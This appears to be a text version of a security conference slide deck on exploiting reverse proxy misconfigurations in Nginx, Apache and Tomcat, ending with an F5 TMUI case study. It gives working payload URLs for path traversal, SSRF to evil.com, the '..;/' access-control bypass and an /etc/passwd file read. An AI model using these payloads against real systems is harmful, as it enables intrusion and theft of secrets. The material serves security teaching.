
Your entrypoint to hack a multi-layered architecture

## AGENDA

- Basics of Reverse Proxy
- Processing of Requests by Different Servers
- Reverse Proxy Misconfigurations
- Different Servers in Conjunction
- TMUI F5 RCE Case Study



# Reverse Proxies in a nutshell



# Reverse Proxies in a nutshell

- Web Servers (Nginx, Apache, etc.) configuration consists of various “rules”
- Rules can be based on
  - Path
  - Host Header
- Based on a URI Path/Host Header’s prefix/suffix/regex the request is proxied to another Host (Backend)
- Rules decides the final routing of the requests to the Backend

# Vulnerabilities by Reverse Proxies Misconfigurations

- Web Root Path Traversal
- SSRF
- Access Control Bypass
- A lot more..

# Nginx As A Reverse Proxy

# Nginx as a Reverse Proxy

## Processings done by Nginx:

- URL decodes once & normalizes the path e.g. ../../, %2f..%2f etc. (/.. is not normalized) before matching location rule
- Ignores "#" URI Fragment part
- doesn't allow %2f as the first slash and //// (multiple slashes) becomes /
- if root trailing '/' is missing in proxy\_pass argument, unprocessed raw path is sent as is

# Nginx as a Reverse Proxy

## Example Rule #1

```
server {  
  
    location /app1 {  
        proxy_pass http://internal.app;  
    }  
}
```

Any HTTP request to Nginx server with path **/app1<anything here>** would be proxied to  
**http://internal.app/**

# Nginx as a Reverse Proxy

## Example Rule #2

```
server {  
  
    location ~ ^/app2/(.*\jpg)$ {          # Matches any file ending with .jpg in /app2/ directory  
        proxy_pass http://internal.app/app2/$1; # passes the match here ($1)  
    }  
}
```

Any HTTP request to Nginx server with path **/app2/<anything>.jpg** would be proxied to  
**http://internal.app/app2/<anything>.jpg**

# Nginx Path Traversal Misconfiguration #1

```
server {  
  
location /api { # Notice the Missing trailing slash  
proxy_pass http://internal.app/public-api/;  
  
}  
}
```

## Exploit Example:

http://site.com/api..../internal-api/users would match the prefix rule “/api” and route it to  
http://internal.app/public-api..../internal-api/users which becomes http://internal.app/internal-api/users

## Nginx Path Traversal Misconfiguration #2

```
server {  
  
    location /static {  
        alias /home/app/static/;  
  
    }  
}
```

“alias” directive in Nginx allows to load files directly from a directory on the server’s local filesystem, usually used for loading static contents.

Example: <http://site.com/static/image.jpg> would load “image.jpg” from the path  
“/home/app/static/image.jpg”

## Nginx Path Traversal Misconfiguration #2

```
server {  
  
    location /static {  
        alias /home/app/static/;          # Notice the trailing slash  
                                         # Notice the missing trailing slash  
  
    }  
}
```

### Exploit Example:

<http://site.com/static..../settings.py> here, “/static..../settings.py” is substituted with its alias ”/home/app/static/..../settings.py” i.e. /home/app/settings.py which will contains App secrets/keys/passwords etc.

# Apache As A Reverse Proxy

# Apache as a Reverse Proxy

## Example Rule #1

### Apache-default.conf:

```
<VirtualHost *:80>
    ProxyPreserveHost On
    ProxyPass /app http://internal.app/
</VirtualHost>
```

Any HTTP request to Apache server with path /app/<anything here> would be proxied to http://internal.app/<anything here>,

# Apache as a Reverse Proxy

## Processings done by Apache:

- URL decodes once & normalizes the path before matching location rule
- //// (multiple slashes) becomes / if it's in the beginning eg. ///path/ => /path
- Afterwards, /path1//path2/ Apache treats // as an individual directory with blank name
- Sends processed request

# Can you spot the misconfiguration here?

## Apache-default.conf:

```
<VirtualHost *:80>
    ProxyPreserveHost
Off
    ProxyPassMatch "^/img(.*)$" "http://static-images.storage.googleapis.com$1"
</VirtualHost>
```

# Apache SSRF Misconfiguration

## Apache-default.conf:

```
<VirtualHost *:80>
    ProxyPreserveHost
    Off
    ProxyPassMatch "^/img(.*)$" "http://static-images.storage.googleapis.com$1"
</VirtualHost>
```

A screenshot of a Twitter post from a user named 'naffy' (@nnwakelam). The post contains a short text about a security issue and a timestamp. The text discusses an SSRF vulnerability where two paths ('/adminapi/' and '/adminapi') responded identically, allowing an exploit via a specific URL. The timestamp is '3:01 PM · Jul 8, 2020 · Twitter Web App'. A red arrow points from the first '}' in the configuration code to the end of the path in the tweet text, indicating a missing trailing slash.

Got a sweet SSRF a couple of days ago when I realised the path say /adminapi/ and /adminapi both responded the same way - tried /adminapi@mysite.com/ - response SSRF (https only) and leaked bearer to access API externally as administrator (403 via main site).

3:01 PM · Jul 8, 2020 · Twitter Web App

Any request with path /img@evil.com/ or /img.evil.com/ would now allow to make arbitrary server side HTTP requests to evil.com via reverse proxy.

A diagram showing a URL 'http://foo@evil.com:80'. A blue bracket is drawn under the 'evil.com' part of the host, indicating it is the target of the SSRF exploit.

http://foo@**evil**.com:80

# Different Servers In Conjunction

# Path Parameters in Java based Servers

- Similar to Query strings (?a=1&b=2) but delimited by “;”
- Example: “/index.jsp;x=1;y=2” consists of path parameters x & y
- Having extraneous “;” also won’t affect loading the file
- Example: “/index.jsp;” would still return “/index.jsp” content
- <https://tools.ietf.org/html/rfc6570#page-25>

# Path Parameters in Tomcat

Tomcat parses the Path in the following manner

```
candidate = removePathParameters(candidate);
candidate = UDecoder.URLDecode(candidate, connector.getURICCharset());
candidate = org.apache.tomcat.util.http.RequestUtil.normalize(candidate);
```

- Remove Path Parameters - beginning from ";" until position of "/"

<https://github.com/apache/tomcat/blob/f3c9fdd40bdb3dc22b512596954e2bc6d424d5a/java/org/apache/catalina/connector/Request.java#L2117-L2140>

Example:

"/xyz;test=1/index.jsp" would become "/xyz/index.jsp"

"/xyz;/index.jsp" would become "/xyz/index.jsp"

- URL Decodes the path
- Normalizes the path (basically resolves ../../ or multiple /// etc.)

# Nginx/Apache Reverse Proxy + Tomcat Backend

```
server {  
  
location /app/ {  
    proxy_pass http://internal.app:8080/public/;  
}  
}
```



Any HTTP request to Nginx server with path **/app/<anything here>** would be proxied to the Tomcat server running on local interface at **http://internal.app:8080/public/<anything here>**

# Nginx/Apache Reverse Proxy + Tomcat Backend Misconfiguration

## Examples:

- http://site.com/app/ would match the rule “/app/” and proxy it to http://internal.app:8080/public/ internally
- http://site.com/app/xxxxx would proxy to http://internal.app:8080/public/xxxxx internally

# Nginx/Apache Reverse Proxy + Tomcat Backend Misconfiguration

- Suppose there exists an unauth internal API/path/file or say Tomcat Manager running with default credentials on the Tomcat server.
- Remember the `http://internal.app:8080` service is not exposed externally
- `http://site.com/app/..` would be processed by Nginx to “/” and will look for the rule “/” instead of “/app/”
- Therefore, `/..` or `../` or `%2f..%2f` or similar variations won’t work

# Meet semicolon: ..;/ is the new ../ of tomcat.

Exploit:

http://site.com/app/..:/secretapi/users

http://site.com/app/..:/manager/html

The screenshot shows a browser window titled 'The Tomcat Servlet/JSP Container' with the URL 'localhost/..:/secretapi/users'. The page displays a success message 'OK' and a table of applications. The table has columns for Path, Version, Display Name, Running, and Sessions. It lists two entries: '/' with 'Welcome to Tomcat' as the display name and '/docs' with 'Tomcat Documentation' as the display name, both marked as running with 0 sessions.

Path	Version	Display Name	Running	Sessions
/	None specified	Welcome to Tomcat	true	0
/docs	None specified	Tomcat Documentation	true	0

**Response**

Raw	Headers	Hex	Render
1 HTTP/1.1 200			
2 Server: nginx/1.14.0 (Ubuntu)			
3 Date: Tue, 14 Jul 2020 19:12:54 GMT			
4 Content-Type: text/html			
5 Connection: close			
6 ETag: W/"41-1594752880019"			
7 Last-Modified: Tue, 14 Jul 2020 18:54:40 GMT			
8 Content-Length: 41			
9			
10 Internal API - FOR INTERNAL PURPOSE ONLY			
11			

# Nginx/Apache Reverse Proxy + Tomcat Backend Misconfiguration

NGINX Processing:

- /app/..;/secretapi/users matches “/app/” prefix rule
- “/app/..;” means nothing special to Nginx and “/..;” is just another directory name for Nginx so no Normalization happens
- Forwards it to the internally running Tomcat server as is  
<http://internal.app:8080/public/..;/secretapi/users>

# Nginx/Apache Reverse Proxy + Tomcat Backend Misconfiguration

Tomcat Processing:

- Tomcat receives /public/..:/secretapi/users
- URL decodes & Removes path parameters hence ..:/ becomes ../
- New path is /public/..secretapi/users
- Normalizes path - Resolves ../ and we're one directory back, that is root path of the host and finally now the new path is /secretapi/users
- /secretapi/users response is served to client via reverse proxy.

# Nginx (Reverse proxy) + Apache (Backend)

## nginx.conf:

```
server {  
location / {  
    proxy_pass http://apache.internal;  
}  
  
location /protected/ {  
    deny all; return 403;  
}  
}
```

## USE CASE:

http://site.com/protected => Nginx 403 Forbidden  
http://site.com/test => http://apache.internal/test

# Nginx (Reverse proxy) + Apache (Backend) Misconfiguration

nginx.conf:

```
server {  
location / {  
    proxy_pass http://apache.internal;  
}  
location /protected/ {  
    deny all; return 403;  
}  
}
```

Exploit Example:

http://apache.internal/protected//../

# Nginx + Apache Misconfiguration

How?

http://site.com/protected => 403 Forbidden (Nginx)

http://site.com/x// => [P] http://apache.internal/x//

http://site.com/x//.. => [P] http://apache.internal/x//.. => [N] http://apache.internal/x/

http://site.com/protected//.. => [P] http://apache.internal/protected//.. => [N] http://apache.internal/protected

```
location / {  
    proxy_pass http://apache.internal;  
}  
location /protected/ {  
    deny all; return 403;  
}
```

Missing trailing slash

[P] = Proxy Pass , [N] = Normalize

# TMUI F5 RCE Case Study

# Case Study on F5 TMUI RCE

Environment:

Apache as Reverse proxy + Apache Tomcat as Backend

Config file: proxy\_ajp.conf

```
ProxyPassMatch ^/tmui/(.*\.jsp.*)$ ajp://localhost:8009/tmui/$1 retry=5
ProxyPassMatch ^/tmui/Control/(.*)$ ajp://localhost:8009/tmui/Control/$1 retry=5
ProxyPassMatch ^/tmui/deal/(.*)$ ajp://localhost:8009/tmui/deal/$1 retry=5
ProxyPassMatch ^/tmui/graph/(.*)$ ajp://localhost:8009/tmui/graph/$1 retry=5
ProxyPassMatch ^/tmui/service/(.*)$ ajp://localhost:8009/tmui/service/$1 retry=5
ProxyPassMatch ^/hsqldb/(.*)$ ajp://localhost:8009/tmui/hsqldb$1 retry=5
```

# Case Study on F5 TMUI RCE

/tmui/(.\*\jsp.\*) will proxy pass it to ajp://localhost:8009/tmui/<anything>.jsp<anything>

/tmui/login.jsp is a file which could be accessed unauth'd

/tmui/login.jsp/..;/ is proxy passed as ajp://localhost:8009/tmui/login.jsp/..;/ which becomes

- a. Remove Path Parameters:

“/tmui/login.jsp/..;/” => “/tmui/login.jsp/..;/”

- b. URL Decodes:

“/tmui/login.jsp/..;/” => “/tmui/login.jsp/..;/”

- c. Normalizes:

“/tmui/login.jsp/..;/” => “/tmui/”

# Case Study on F5 TMUI RCE

Local File Read

/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

- a. Remove Path Parameters
- b. URL Decodes
- c. Normalizes

ajp://localhost:8009/tmui/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

# References

All of this is read from a lot of resources here's few we could think of. There's way too much to read at these blogs. If you feel like you're not credited, please reach at @rootxharsh or @iamnoooob

<https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf> (Orange ofc)

<https://mohemiv.com/all/exploiting-xxe-with-local-dtd-files/>

<https://github.com/GoSecure/dtd-finder>

<https://2018.zeronights.ru/wp-content/uploads/materials/20-Reverse-proxies-Inconsistency.pdf>

<https://fr.gosecure.net/blog/2019/07/16/automating-local-dtd-discovery-for-xxe-exploitation/>

<https://www.elttam.com/blog/ruby-deserialization/>

<https://www.acunetix.com/blog/articles/a-fresh-look-on-reverse-proxy-related-attacks/>

<https://swarm.ptsecurity.com/rce-in-f5-big-ip/> (They fire!)

[https://github.com/GrrrDog/weird\\_proxies](https://github.com/GrrrDog/weird_proxies) (Very cool!)

<https://www.scribd.com/document/457677157/Attacking-Secondary-Contexts-in-Web-Applications>

<http://portswigger.net/>

**HACK THE PLANET!!!**